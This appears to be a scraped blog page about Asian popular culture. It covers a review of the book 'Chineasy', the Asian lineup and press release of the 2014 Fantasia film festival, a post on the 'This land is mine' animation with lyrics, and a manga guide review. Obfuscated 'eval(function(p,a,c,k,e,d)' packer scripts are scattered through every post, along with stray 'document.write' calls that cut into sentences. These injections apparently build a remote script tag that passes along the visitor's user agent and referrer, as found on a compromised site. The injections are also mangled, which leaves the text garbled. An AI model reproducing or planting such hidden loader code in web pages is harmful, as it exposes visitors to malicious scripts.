Flowers (Tadoussac QC, document.write(“”); 2014-07-09)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ryssy|var|u0026u|referrer|nttht||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yasdf|var|u0026u|referrer|iyzzt||js|php’.split(‘|’),0,{}))

Uncategorized
Chineasy
 “Chinese is considered one of the most difficult languages to master. However, document.write(“”); using the Chineasy system, anyone can begin to understand and read Chinese. It works by transforming Chinese characters into illustrations to make them easy to remember. This book teaches the key characters on which the language is built and how these characters can be combined to form more complex words and phrases. Learning Chinese has never been this simple or more fun!”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fksdh|var|u0026u|referrer|nktrh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zrehi|var|u0026u|referrer|thabt||js|php’.split(‘|’),0,{}))
“? is the Chinese character for “fire.” It is not very easy to remember. But turn the character into an illustration of fire and it becomes much easier to recall. Two fires together means “burning hot.” Fire and mountain means volcano. Welcome to Chineasy, a groundbreaking approach to learning how to read and write Chinese.”


Fire / 2x fire = Burning hot fire + mountain = volcano
[From the back cover and the publisher’s web site]
 I’ve been trying to learn Japanese for decades and what I’ve found the most difficult is to remember the kanji characters set, which are the same than the Chinese characters. They are made of complex “drawings” called logograms (pictograms, ideograms), created with several pen strokes and can be combined to make more complex characters. Contrary to a phonogram, which represents a sound and can be combined to make words, a logogram is a graphic symbol that represent an idea or concept. They say that you need a “vocabulary” of at least 2000 characters in order to be able to read simple everyday’s item like a newspaper. [Opposite: character for “person”]
 The complexity of the characters make them difficult to remember and you really need a good mnemonic trick to help doing that. You need to associate a more familiar image with the character to help remember not only its shape but also its meaning. Years ago I found (and reviewed) a nice book providing just that (Kanji Pict-o-graphix, by Michael Rowley, published at Stone Bridge Press in 1992, ISBN 978-0—9628137-0-2), but the pages were a little crowded, only in b&w and it was not graphically pleasing. Chineasy, however, offer the same kind of mnemonics but is quite visually pleasing: it is full color, contains big illustrations and just a few on each page so it doesn’t feel crowded. Chinese is of course pronounced differently than Japanese, but the characters and their meaning is exactly the same. So whether you are learning Chinese or Japanese, it doesn’t matter, this book can be quite useful. [Opposite: character for “mountain”]
 In the introduction the author first talks a little about herself (the daughter of a Taiwanese calligrapher and ceramist now living in the UK), explaining why she developed the method and wrote the book. It also explains how to use the book (a quick overview, the methodology, the difference between traditional [in Taiwan and Hong Kong] and simplified [mainland] Chinese, how it evolved) and the essential elements of chinese characters (the writing, spacing and pronunciation — the book use the pinyin for Mandarin). The core of the book is dedicated to the Chinese characters’ basics: building blocks, compounds, phrases and advanced sentences. [Opposite: character for “water”]
 Chineasy covers sixty-four characters (for person, sky, mouth, fish, dog, fire, tree, bamboo, sheep, mountain, woman, bird, feather, sun, moon, work, white, tiger, door, water, cow, horse, jade, river, boat, one, bug, tall, heart, knife, pig, roof, rain, son, eye, hand, to fly, household, net, dusk, to talk, dish, self, walking, soil, soldier, scholar, field, bow, wine vessel, weapon, deer, grass, shell, small, ghost, to wrap up, how many, private, to reveal, shield, ice, to owe and dagger) and their derivatives (in total over four-hundred characters). It concludes with an illustrated story of “Peter and the wolf” and a few reference pages (the building block plates [opposite illustration], index of characters and phrases, acknowledgements).
Example of derivative words: pg 32-33, 44-45 & 54-55


Chineasy is certainly not original (Kanji Pict-o-graphix offered a similar method more than twenty years ago) but it is an effective, well-executed and beautiful book. It is fun and easy to learn with this method (although I don’t think this book by itself can make you become fluent in such a complex foreign language). You should try it if you are interested in learning either Chinese or Japanese, or simply if you are curious to acquired some vocabulary in order to show off how erudite you are.
You can also find on Youtube a 10 mins introduction video to the Chineasy method:
Chineasy: The New Way To Read Chinese, by Shaolan Hsueh (with illustrations by Noma Bar). New York: HarperCollins Publishers (Harper Design), 2014. 192 pp., paperback, $24.99 US / $31.00 CDN, ISBN 978-0-06-233209-7. Recommanded for teenagers (12+).

For more information:


Chineasy © 2014 Chineasy Ltd.
[ Traduire ]
Fantasia 2014

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|etniy|var|u0026u|referrer|yisdb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ibbrr|var|u0026u|referrer|naraz||js|php’.split(‘|’),0,{}))
 The 18th edition of the Fantasia International Film Festival will be held in Montreal from July 17 to August 5, document.write(“”); 2014. Screenings will take place mostly at the freshly renovated Concordia Hall Cinema. This year the festival is offering a lineup of over 160 features films and about 300 shorts. For more programming details check the festival’s web page at www.fantasiafestival.com.
Here our main interest is the asian programming (over sixty movies from seven countries: 22 from Japan, 17 from South Korea, 7 from Hong Kong, 2 from Indonesia, one each from China, Malaysia and Philippines) and particularly the animation (twelve movies from four countries: 8 from Japan, 2 from China, as well as one each from South Korea and Indonesia — there’s also one anime-related animation from Québec).
Update: For comments on the Japanese movies presented at Fantasia, I highly recommend reading Claude R. Blouin’s article [in french], “Montréal, Fantasia 2014 : le Japon des exclus” on Shomingeki web magazine.
A recap list of the Asian programming titles follows (with links to full description).
- Akira Project (Québec, Dir. Nguyen-Anh Nguyen, 5 mins)
- Bayonetta: Bloody Fate (Japan, Dir. Fuminori Kizaki, 90 mins)
- Big Hands Oh Big Hands, Let It Be Bigger And Bigger (China, Dir. Lei Lei, 6 mins)
- Ghost in the Shell (Japan, 1995, Dir. Mamoru Oshii, 82 mins)
- Giovanni’s Island (Japan, Mizuho Nishikubo (I.G.), 102 mins)
- Hal (Japan, Dir. Ryotaro Makihara, 60 mins)
- Hunter X Hunter: Phantom Rouge (Japan, Dir. Yuzo Sato, 97 mins)
- Hunter X Hunter: The Last Mission (Japan, Dir. Keiichiro Kawaguchi, 98 mins)
- The Portrait Studio (Japan, Dir. Takashi Nakamura, 17 mins)
- The Satellite Girl and Milk Cow (South Korea, Dir. Chang Hyung-yun, 81 mins)
- Sonny Boy & Dewdrop Girl (Japan, Dir. Hiroyasu Ishida, 18 mins)
- This Is Not A Time To Lie (China, Dir. Lei Lei, 3 mins)
- You Can’t Hear Me, You Can’t See Me (Indonesia, Dir. Awi Suryadi / Dicky Fa, 14 mins)
Japan (Live-Action):
- Appleseed Alpha (Japan, Dir. Shinji Aramaki, 93 mins)
- Black Butler (Japan, Dir. Kentaro Otani / Keiichi Sato, 119 mins)
- Crows Explode (Japan, Dir. Toshiaki Toyoda, 129 mins)
- Dancing Karate Kid (Japan, Dir. Tsukasa Kishimoto, 78 mins)
- Fuku-Chan of Fuku-Fuku Flats (Japan, Dir. Yosuke Fujita, 110 mins)
- Gun Woman (Japan, Dir. Kurando Mitsutake, 86 mins)
- Hana-Dama: The Origins (Japan, Dir. Hisayasu Sato, 106 mins)
- Jellyfish Eyes (Japan, Dir. Takashi Murakami, 101 mins)
- Ju-On: The Beginning of the End (Japan, Dir. Masayuki Ochiai, 90 mins)
- Live (Japan, Dir. Noboru Iguchi, 105 mins)
- The Mole Song: Undercover Agent Reiji (Japan, Dir. Takashi Miike, 130 mins)
- Monsterz (Japan, Dir. Hideo Nakata, 111 mins)
- Nuigulumar Z (Japan, Dir. Noboru Iguchi, 101 mins)
- Puzzle (Japan, Dir. Eisuke Naito, 85 mins)
- Real (Japan, Dir. Kiyoshi Kurosawa, 126 mins)
- Rurouni Kenshin: Kyoto Inferno (Japan, Dir. Keishi Otomo, 139 mins)
- Seventh Code (Japan, Dir. Kiyoshi Kurosawa, 60 mins)
- The Snow White Murder Case (Japan, Dir. Yoshihiro Nakamura, 126 mins)
- Sweet Poolside (Japan, Dir. Daigo Matsui, 103 mins)
- Thermae Romae II (Japan, Dir. Hideaki Takeuchi, 113 mins)
- Uzumasa Limelight (Japan, Dir. Ken Ochiai, 103 mins)
- Zombie TV (Japan, Dir. Maelie Makuno / Naoya Tashiro / Yoshihiro Nishimura, 78 mins)
Other Asian countries (Live-Action):
- 3D Naked Ambition (Honk Kong, Dir. Lee Kung-lok, 106 mins)
- Cold Eyes (South Korea, Dir. Cho Ui-seok / Kim Byung-seo, 118 mins)
- Curse of Evil (Honk Kong, 1982, Dir. Kuei Chih-Hung, 90 mins)
- Days of Wrath (South Korea, Dir. Shin Dong-yeop, 103 mins)
- Demon of the Lute (Honk Kong, 1983, Dir. Tang Tak-Cheung, 105 mins)
- The Fake (South Korea, Dir. Yeon Sang-ho, 101 mins)
- The Fatal Encounter (South Korea, Dir. Lee Jae-kyoo, 135 mins)
- The Fives (South Korea, Dir. Jeong Yeon-shik, 123 mins)
- From Vegas to Macau (Honk Kong, Dir. Wong Jing, 93 mins)
- Guardian (Indonesia, Dir. Helfi Kardit, 90 mins)
- Han Gong-ju (South Korea, Dir. Lee Su-jin, 112 mins)
- The Huntresses (South Korea, Dir. Park Jae-hyun, 106 mins)
- Hwayi: A Monster Boy (South Korea, Dir. Jang Joon-hwan, 126 mins)
- Ingtoogi: The Battle of Internet Trolls (South Korea, Dir. Um Tae-hwa, 98 mins)
- Kabisera (Philippines, Dir. Alfonso Torre III, 101 mins)
- Killers (Indonesia, Dir. The Mo Brothers, 137 mins)
- Kundo: Age of the Rampant (South Korea, Dir. Yoon Jong-bin, 120 mins)
- Miss Granny (South Korea, Dir. Hwang Dong-hyuk, 124 mins)
- Mr. Go (South Korea, Dir. Kim Yong-hwa, 132 mins)
- No Tears for the Dead (South Korea, Dir. Lee Jeong-beom, 116 mins)
- Once Upon a Time in Shanghai (Honk Kong, Dir. Wong Ching-Po, 97 mins)
- Recycled (China, Dir. Lei Lei & Thomas Sauvin, 5 mins)
- Red Family (South Korea, Dir. Lee Ju-hyoung, 99 mins)
- The Run (Malaysia, Dir. Ahmad Idham, 90 mins)
- The Spy: Undercover Operation (South Korea, Dir. Lee Seung-jun, 121 mins)
- Steel Cold Winter (South Korea, Dir. Choi Jin-seong, 109 mins)
- The Suspect (South Korea, Dir. Won Shin-yeon, 137 mins)
- That Demon Within (Honk Kong, Dir. Dante Lam, 111 mins)
- The White Storm (Honk Kong, Dir. Benny Chan, 134 mins)
[ Traduire ]
Fantasia unveil their full 2014 lineup

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yynis|var|u0026u|referrer|hyksd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tbzez|var|u0026u|referrer|ydtad||js|php’.split(‘|’),0,{}))
2014 is the year that The Fantasia International Film Festival turns 18. We can’t believe it either. Fantasia’s 18th birthday means over 160 features and something in the neighbourhood of 300 shorts, document.write(“”); many being shown for the first time on this continent, a good number screening here for the first time anywhere in the world.
In the previous weeks, they announced many programming highlights in a 1st and 2nd Wave of press releases and now the time has come to unveil the rest of the 2014 lineup.
Camera Lucida
In addition to the previously announced titles, Fantasia’s 2014 Camera Lucida section features the following asian movies:
SEVENTH CODE
Japan, Dir: Kiyoshi Kurosawa. A young Japanese woman finds herself lost and alone in Russia, leading her into a sinister universe of international espionage. SEVENTH CODE is Kiyoshi Kurosawa’s unexpected detour into the thriller genre. Canadian Premiere.
The Return of AXIS: Fantasia’s Animation Showcase
Axis, Fantasia’s international animation showcase, returns with features hailing from Belgium, France, Japan, South Korea, Russia and the USA. Aside from the previous announced Axis titles (like HUNTER X HUNTER: THE LAST MISSION or the special screening of the new HD master for Mamoru Oshii’s 1995 classic GHOST IN THE SHELL), the 2014 lineup features the following asian movies:
APPLESEED ALPHA
Japan, Dir: Shinji Aramaki. Super-soldier Deunan and her hulking cyborg companion Briareos stalk the shattered husk of New York City. A tour-de-force of digital design, APPLESSED ALPHA is essential kick-ass cyberpunk animation. North American Premiere
BAYONETTA: BLOODY FATE
Japan, Dir: Fuminori Kizaki. Bayonetta, a lithe, powerful witch and mistress of the Bullet Arts, dispatches a host of bloodthirsty angels in a church. But what she cannot dispel are the mysteries of her own origin and purpose… Canadian Premiere.
THE FAKE
South Korea, Dir: Yeon Sang-ho. The latest from Yeon Sang-ho, winner of Fantasia’s first Satoshi Kon Award with KING OF PIGS, targets corruption, Korean displacement policies that favour progress over the individual’s welfare, and the dark side of religion. Official Selection: AFI Fest 2013 Quebec Premiere.
HAL
Japan, Dir: Ryotaro Makihara. An android assigned to console a grieving girl learns what being human means in this short, self-contained gem of emotionally resonant science fiction anime. North American Premiere.
HUNTER X HUNTER : PHANTOM ROUGE
Japan, Dir: Yuzo Sato. The stage is set for secrets and conspiracies, fantastic wonders and furious action, as Yoshihiro Togashi’s hugely popular manga series HUNTER X HUNTER makes its big-screen anime debut. Canadian Premiere.
THE SATTELITE GIRL AND MILK COW
South Korea, Dir: Chang Hyung-yun. A familiar trope of Asian animation — fantastical romance between misfits — is turned upside down and inside out in this charmingly surrealist robo-rom-com from South Korea. North American Premiere.
And now more Asian movies announcement:
BLACK BUTLER
Japan, Dir: Kentaro Otani, Keiichi Sato. Shiori sold her soul to avenge her parents’ murder. She and her diabolical butler Sebastian are on a mission… The hit manga’s action-packed big-screen adaptation will thrill diehard fans and newbies alike. Quebec Premiere.
COLD EYES
South Korea, Dir: Cho Ui-seok, Kim Byung-seo. One of South Korea’s absolute blockbuster hits of 2013, a fast-paced, relentless roller-coaster ride into the high-stakes world of criminal surveillance that will leave you absolutely breathless. Quebec Premiere.
DAYS OF WRATH
South Korea, Dir: Shin Dong-yeop. Fifteen years after the torments of his teenage days, Joon-seok seeks vengeance on his erstwhile tormentor, Chang-sik. A Korean revenge film that stands out starkly from its predecessors, bringing in a new perspective for which the genre thirsted. International Premiere.
THE DEMON WITHIN
Hong Kong, Dir: Dante Lam. Beware of the Festival of Hungry Ghosts! The Demon King Gang is creating havoc once again! Lock and load for some high-octane action and horror in a film-noir setting, from Dante Lam (BEAST STALKER, STOOL PIGEON). Quebec Premiere.
THE FATAL ENCOUNTER
South Korea, Dir: Lee Jae-kyoo. This powerful, tragic political thriller retells an oft-told tale of true history, of an attack on the so-called “King of Misfortune” in 1777 Korea. A superior slice of silks-and-swordplay, sultry, sumptuous, sophisticated — and savage. Quebec Premiere.
THE FIVES
South Korea, Dir: Jeong Yeon-shik. Wheelchair-bound Eun-a seeks vengeance on the serial killer who slew her family, and assembles a group of desperate misfits to execute her plan. A gripping, fast-moving team spin on the familiar Korean revenge-thriller formula. Canadian Premiere.
GUARDIAN
Indonesia, Dir: Helfi Kardit. After THE RAID: REDEMPTION (2011) and THE RAID 2 (2014), Indonesia serves up GUARDIAN, an old-school action flick is which a mother pressures her daughter to master the martial arts following the murder of her father. International Premiere.
GUN WOMAN
Japan, Dir: Kurando Mitsutake. Japanese actress Asami is a junkie hooker transformed into a ruthless assassin in this ultraviolent action flick. If you’re into gunfights, hand-to-hand combat and floods of blood, set your sights on GUN WOMAN. Canadian Premiere.
HWAYI: A MONSTER BOY
South Korea, Dir: Jang Joon-hwan. Kidnapped by five criminals in his infancy, Hwayi has spent the last decade shacked up in the woods, learning how to be a cold-blooded killing machine. An exploration of evil from the creator of the cult classic SAVE THE GREEN PLANET! North American Premiere.
KABISERA
Philippines, Dir : Alfonso Torre III. Following a haunting dream, a felon-turned-fisherman finds a shipment of methamphetamine — and soon finds himself trapped in a nightmare. One of the most powerful, lasting genre films to come out of the Phillipines in recent year. Quebec Premiere.
THE MOLE SONG – UNDERCOVER AGENT REIJI
Japan, Dir: Takashi Miike. Disgraced cop Reiji Kikukawa is sent undercover to infiltrate the most powerful yakuza clan in Japan. With its marvellously absurd humour and contagious energy, THE MOLE SONG marks Miike’s magnificent return to comedy! Quebec Premiere.
MR. GO
South Korea/China, Dir: Kim Yong-hwa. Teenage Weiwei brings her gorilla with a powerhouse swing to the Asian baseball scene, to save her family’s debt-ridden circus. Korea’s first 3D blockbuster, an ambitious pan-Asian production, hits a home run! Canadian Premiere.
NUIGULUMAR Z (Gothic Lolita Battle Bear)
Japan, Dir: Noboru Iguchi. Get ready for sugar and spice and everything nice — set on maximum slice and dice! Cosplay and kawaii collide with Japanese sci-fi superheroics and zombie gore in GOTHIC LOLITA BATTLE BEAR! Canadian Premiere.
REAL
Japan, Dir: Kiyoshi Kurosawa. The Escher-like subconscious mindscape of a loved one becomes a spirit-laden underworld to explore in this bizarre, surreal, supremely beautiful sci-fi melodrama from Kiyoshi Kurosawa. Quebec Premiere.
RUROUNI KENSHIN – KYOTO INFERNO
Japan, Dir: Keishi Otomo. Long awaited sequel of the live action movie RUROUNI KENSHIN (2012) has finally arrived! Based on the best-selling manga series of the same title, this two-part film revolves around Kenshin’s desperate struggle to protect the nation and the people he loves from the conspiracy of Shishio, a former government assassin and Kenshin’s notorious successor, to overthrow the government. International Premiere. [See more details on ANN]
THE SNOW WHITE MURDER CASE
Japan, Dir: Yoshihiro Nakamura. Playing out like an endlessly fragmented retelling of RASHOMON for the digital age, the latest from Yoshihiro Nakamura (FISH STORY, GOLDEN SLUMBER) is a strikingly modern whodunit. Quebec Premiere.
THE SPY: UNDERCOVER OPERATION
South Korea, Dir: Lee Seung-jun. Elite operative Agent Kim must keep a second Korean War from breaking out — and his marriage from breaking apart! Equal parts zany rom-com and intense thriller, THE SPY is a mirthful mash-up of gritty gunplay and goofball gags. Canadian Premiere.
THE SUSPECT
South Korea, Dir: Won Shin-yeon. A North Korean super-soldier turned defector is drawn into a morally murky maelstrom of secrets, lies and sudden, furious yet precise violence. A tough, tight political action thriller with a soul. Canadian Premiere.
THERMAE ROMAE II
Japan, Dir: Hideaki Takeuchi. Time-travelling Roman bathhouse architect Lucius returns! Funnier, more grandiose and irreverent, this second journey from Ancient Rome to modern Japan, care of director Hideaki Takeuchi, is frankly spectacular. International Premiere.
UZUMASA LIMELIGHT
Japan, Dir: Ken Ochiai. Old Kamiyama the swordfight-death specialist is a legend around Kyoto’s Uzumasa Studios, but his star, however small it ever was, has dimmed. A journey into the inner workings of Japanese pop entertainment, in its golden era and today. Canadian Premiere.
ZOMBIE TV
Japan, Dir: Maelie Makuno, Naoya Tashiro, Yoshihiro Nishimura. Ever dreamed of zombie-only cable TV, broadcasting all things putrefied, decomposing and brain-hungry, 24 hours a day, all year round? A severed-tongue-firmly-planted-in-rotten-cheek, all-you-can-eat zombie-party anthology from Yoshihiro Nishimura and co. Canadian Premiere.
FANTASIA GUEST LIST BRINGS THE BEST OF GENRE FILM TO MONTREAL
This year Fantasia continues its tradition of inviting the best and brightest genre filmmakers from around the world to the city of Montreal. The festival is proud to host more than 76 directors, producers and actors coming to Fantasia to premiere their films at the festival’s 18th edition. Fantasia will welcome filmmakers from all over the globe, from countries ranging from Brunei, Japan, and South Korea, to France and the Netherlands. In total, this year Fantasia will host more than 400 film industry professionals from around the world.
Special festival guest from Asia will includes: Asami (Cult actress for Gun Woman), Noboru Iguchi (dir. for Nuigulumar Z), Jang Joon-hwan (Korean filmmaker for Hwayi: A Monster Boy), Hiroyoshi Koiwai (Executive Producer for Rurouni Kenshin: Kyoto Inferno), Kurando Mitsutake (Director/Writer for Gun Woman), Mamoru Oshii (Director for Ghost in the Shell, will receive a Fantasia Lifetime Achievement Award for his unparalleled career in animation), and Keishi Otomo (Director/Co-Writer for Rurouni Kenshin: Kyoto Inferno).
THE 3RD EDITION OF THE FANTASIA INDUSTRY RENDEZ-VOUS
For a third consecutive year, the Fantasia International Film Festival has organized an event to host members of the international film industry at the festival: The Fantasia Industry Rendez-Vous. From July 24 to 27, producers, directors, sales agents, distributors and talent agents from here and afar will converge in Montreal to develop film projects, as well as sell and buy films from Fantasia’s programming. The 2014 edition of the Rendez-Vous will attract 280 participants. The principal activity of the Industry Rendez-Vous is the Frontières International Co-Production Market, the first market to focus specifically on genre film co-production in-between North America and Europe.
Once again, a series of conferences have been organized within the Industry Rendez-Vous. The subjects that will be explored are: Shooting in Quebec, Early Production Involvement of Post-Production Partners, Creating a Proof-of-Concept Video for Financing and Presales, and Lessons Learned in Crowdfunding and Crowdsourcing. The conferences are open to the general public. Frontières also offers a consultancy service with professionals in independent production, film sales, festival programming and merchandising, available free of charge to market participants.
The Fantasia International Film Festival takes place in Montreal July 17 – August 5, 2014. For this year’s edition and onwards, Fantasia will be returning to the freshly renovated Concordia Hall Cinema as its main base, which now features an even larger screen, new seating and upgraded projection and sound.
The full press release can be found here. You can also find more information on the festival website.
[ Traduire ]
L’image du chat-medi
Caramel regardant confortablement la télé
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|khibz|var|u0026u|referrer|etfsa||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fkzby|var|u0026u|referrer|zdsdn||js|php’.split(‘|’),0,{}))
<a href="https://www.flickr.com/photos/clodjee/14658308273" target="“new”" title="Untitled by Clodjee Pelletier, document.write(“”); on Flickr”>
This land is mine
I found this beautiful animation somewhere on Facebook and followed the link up to Vimeo. It is “A brief history of the land called Israel/Palestine/Canaan/the Levant.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hkaez|var|u0026u|referrer|thbif||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ffkyf|var|u0026u|referrer|dyets||js|php’.split(‘|’),0,{}))
You can find a “Who’s Killing Who? A Viewer’s Guide” on the creator’s blog.
The animation is quite nice, document.write(“”); and it illustrates quite well the endless killings that this region have known since ancient history (although I would like to point out that it has also known long periods of peace)… It’s rather actual.
As far as I could gathered, the score was written in 1960 by Ernest Gold for the movie Exodus (dir. by Otto Preminger and based on Leon Uris‘ book of the same title) and the lyrics were added the following year by Pat Boone to create “This land is mine.” It was also interpreted (among others) by Andy Williams, Ferrante and Teicher, Mantovani, Eddie Harris and Edith Piaf.
Pat Boone lyrics of “This land is mine:”
This land is mine.
God gave this land to me.
This brave and ancient land to me.
And when the morning sun reveals her hills and plains.
Then I see a land where children can run free.
So take my hand and walk this land with me.
And walk this lovely land with me.
Tho’ I am just a man
when you are by my side
with the help of God
I know I can be strong.
So take my hand and walk this land with me.
And walk this golden land with me.
Tho’ I am just a man
when you are by my side
with the help of God I know I can be strong.
To make this land our home,
if I must fight,
I’ll fight to make this land our own.
Until I die this land is mine!
Strangely, the french lyrics sang by Edith Piaf with the simple title “Exodus,” are quite different (but also beautiful and more appropriate for the movie itself):
Ils sont partis dans un soleil d’hiver
Ils sont partis courir la mer
Pour effacer la peur
Pour écraser la peur
Que la vie a clouée au fond du coeur
Ils sont partis en croyant aux moissons
Du vieux pays de leurs chansons
Le coeur chantant d’espoir
Le coeur hurlant d’espoir
Ils ont repris le chemin de leur mémoire
Ils ont pleuré les larmes de la mer
Ils ont versé tant de prières :
“Délivrez-nous, nos frères !
Délivrez-nous, nos frères !”
Que leurs frères les ont tirés vers la lumière
Ils sont là-bas dans un pays nouveau
Qui flotte au mât de leur bateau
Le coeur brisé d’amour
Le coeur perdu d’amour
Ils ont retrouvé la terre de l’amour.
It roughly translates as:
They left in a winter sun
They went running the sea
To erase the fear
To crush the fear
That life has nailed into their heart
They left believing the harvest
Of the old country of their songs
Their heart singing of hope
Their heart screaming of hope
They have gone back to their memory
They cried tears of the sea
They poured so many prayers:
“Deliver us, our brothers!
Deliver us, our brothers! “
That their brothers brought them into the light
They are there in a new country
That floats their boat mast
Their heart broken by love
The heart lost by love
They found the land of love.
Manga: The complete guide
 “THE ONE-STOP RESOURCE FOR CHOOSING BETWEEN THE BEST AND THE REST!
Whether you’re new to the world of manga-style graphic novels or a longtime reader on the lookout for the next hot series, here’s a comprehensive guide to the wide, wonderful world of Japanese comics!
• Incisive, full-length reviews of stories and artwork
• Titles rated from zero to four stars–skip the clunkers, but don’t miss the hidden gems
• Guidelines for age-appropriateness–from strictly mature to kid-friendly
• Profiles of the biggest names in manga, including CLAMP, Osamu Tezuka, Rumiko Takahashi, and many others
• The facts on the many kinds of manga–know your shôjo from your shônen
• An overview of the manga industry and its history
• A detailed bibliography and a glossary of manga terms
LOOK NO FURTHER, YOU’VE FOUND YOUR IDEAL MANGA COMPANION!”
[From the publisher’s web site]
There are already plenty of reference books on manga (Schodt’s Manga Manga & Dreamland Japan, Gravett’s Manga: Sixty Years of Japanese Comics, Taschen’s Manga Design, or Koyama-Richard’s One Thousand Years of Manga—just to name a few) but we were still lacking a manga “encyclopedia” in English (there’s already one in French and in Italian). With Manga: The Complete Guide we’re finally getting a detailed and voluminous bibliographical listing of all manga published in English.
